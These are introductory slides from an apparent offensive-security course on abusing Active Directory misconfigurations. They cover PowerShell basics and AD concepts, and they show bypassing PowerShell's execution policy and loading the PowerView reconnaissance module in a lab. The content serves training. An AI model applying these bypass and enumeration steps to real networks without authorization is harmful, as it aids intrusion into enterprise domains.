



ABUSING ACTIVE DIRECTORY

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
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WHY AD

The key to the kingdom

- The dominant mode in managing Windows Enterprises.
- Approximately 95% of Global Fortune 1000 use AD.
- Most high-profile breaches involved AD.

COURSE OVERVIEW

In this course we introduce common Active Directory misconfigurations for both on-premise and Azure, what their root cause is and how they can be abused. The course focuses on abusing real life misconfigurations and steers away from the traditional penetration testing tools and methodologies.

Course Premise

- Assume breach: You have a foot hold with low privileges, What's next?

Course limitations

- This is not a Red Teaming Course, and not intended for being stealthy or trying to bypass security controls.

LAB SETUP



Pwnd.user





POWERSHELL INTRODUCTION

INTRO TO POWERSHELL

Powershell

- Command-line shell and scripting language.
- Allows running commands locally and remotely.

Features

- Built-in help.
- Pipeline – command1 | command2
- Aliases – dir / ls / etc.

CMDLETS

CMDLETS AKA Command-let – Native Powershell commands and collected into Modules and can be loaded on demand.

Examples

Get-Location

New-Item

Copy-Item

Remove-Item

Move-Item

Rename-Item

CORE CMDLETS

Get-Command

- Lists available cmdlets and aliases (Aliases are cmdlets nicknames)
- Get information about cmdlets and can be used with Verbs and Nouns.

Get-Help

- What does the command do and how do you call the command.

Examples

Get-Command -Name rm

Get-Command -Noun file*

Get-Help rm

Get-Help -Name rm

PIPING

Pipe |

Left of the pipe is input to right of the pipe.

Operators

- -eq: left equals right
- -ne: not equals
- -like: string matches wildcard pattern
- -Match: string matches regex pattern

Examples

```
Get-Process -Name explorer | Select-Object CPU,ProcessName
```

```
Get-Process | Where-Object ProcessName -eq explorer
```

```
Get-Process | Where-Object ProcessName -Match explo*
```

CORE CMDLETS

Get-Member

- It is used to get the members, the properties and methods, of objects.
- Cmdlet default output truncates info
- To learn more, you can Get-Member
- Get-Member should be piped after a cmdlet, then use, Select-Object

Examples

```
Get-Process | Get-Member
```

```
Get-Process -Name explorer | Select-Object path
```

FORMATTING

Format List

```
Get-Process -Name explorer | Format-list
```

Format Table

```
Get-Process -Name explorer | Format-Table
```

Selective Formatting

```
Get-Process -Name explorer | Select-Object CPU,ProcessName
```

IMPORT-MODULE

Module

- A package that contains members.
- Members include cmdlets, scripts, etc.

Import

Imports into current session.

Example


Try executing “Get-NetUser”, does it work?

Now try “Import-Module .\PowerView.ps1” then try executing the same command again.

EP BYPASS

Execution Policy

- Safety feature to help prevent execution of malicious scripts.
- Can be set for user, local computer or session.
- Does NOT restrict user actions.
- Policies: AllSigned, Bypass, Restricted...etc
- Can be easily bypassed (e.g. writing script content at command line)



The screenshot shows a Windows PowerShell window titled "Administrator: Windows PowerShell". The command `Get-ExecutionPolicy` is run, showing the current policy is "Restricted". Then, the command `.\hello-world.ps1` is run, resulting in an error message about the execution policy being disabled. Finally, the command `Set-ExecutionPolicy bypass` is run, changing the policy. A confirmation message about the risk of changing the policy is displayed, followed by a prompt for [Y] Yes or [N] No. The user types "Y" and the command `.\hello-world.ps1` is run again, successfully outputting "Hello, World!".

```
PS C:\Users\pwnd.user\Desktop\test-tools> Get-ExecutionPolicy
Restricted
PS C:\Users\pwnd.user\Desktop\test-tools> .\hello-world.ps1
.\hello-world.ps1 : File C:\Users\pwnd.user\Desktop\test-tools\hello-world.ps1 cannot be loaded because running
scripts is disabled on this system. For more information, see about_Execution_Policies at
https://go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ .\hello-world.ps1
+ ~~~~~
    + CategoryInfo          : SecurityError: () [], PSSecurityException
    + FullyQualifiedErrorId : UnauthorizedAccess
PS C:\Users\pwnd.user\Desktop\test-tools> Set-ExecutionPolicy bypass

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic at
https://go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): Y
PS C:\Users\pwnd.user\Desktop\test-tools> .\hello-world.ps1
Hello, World!
PS C:\Users\pwnd.user\Desktop\test-tools>
```

Source: https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_execution_policies?view=powershell-7.2

IMPORT AD AND POWERVIEW MODULES

Import PowerView module

```
Import-Module .\PowerView.ps1
```

Import the Active Directory Module

```
Import-Module .\AD-Module\Microsoft.ActiveDirectory.Management.dll
```

```
Import-Module .\AD-Module\ActiveDirectory\ActiveDirectory.psd1
```

MISSION

What is a “Select-Object” alias

What is a “Where-Object” alias

Sort svchost process from highest to
lowest CPU

SOLUTION

```
Get-Process | Where-Object Name -eq svchost | Select-Object Name,CPU |  
Sort-Object CPU -Descending
```

ANOTHER SOLUTION

```
Get-Process -Name svchost | Sort-Object CPU -Descending
```



ACTIVE DIRECTORY INTRODUCTION

INTRO TO AD

Scenario

- Imagine you are managing thousands of computers.
- How would you allow employees access to some of these computers.
- How would you install MS Office on all computers.
- How would you restrict employees from running certain software.

What is it?

- Centralized management to your computers in your environment.
- Hierarchical structure that stores info about objects in your environment.

MAIN COMPONENTS

Organizational Units (OUs)

- Groups of resources like accounts or computers
- Makes it easier to manage as one
- Makes it easier to delegate resources

Group Policy Objects (GPO)

- Centrally managed settings
- Apply to users or computers
- Example: password policy

Active Directory

Centralized database for everything in domain

MAIN COMPONENTS

Domain

- Management structure.
- Contains users, groups, computers, OUs, policies, etc.
- Example: alto.tel

Tree


- Collection of domains share same root name.
- Grouped in a hierarchical parent-child structure.

Forest


- Highest level of organization within the Active Directory
- Includes one or more domains/trees.


Domain Controller

- Windows Servers have different roles.
- When configuring a forest or a domain, a DC is needed.
- This is where AD software is installed.
- Stores objects of the domain (including all secrets).

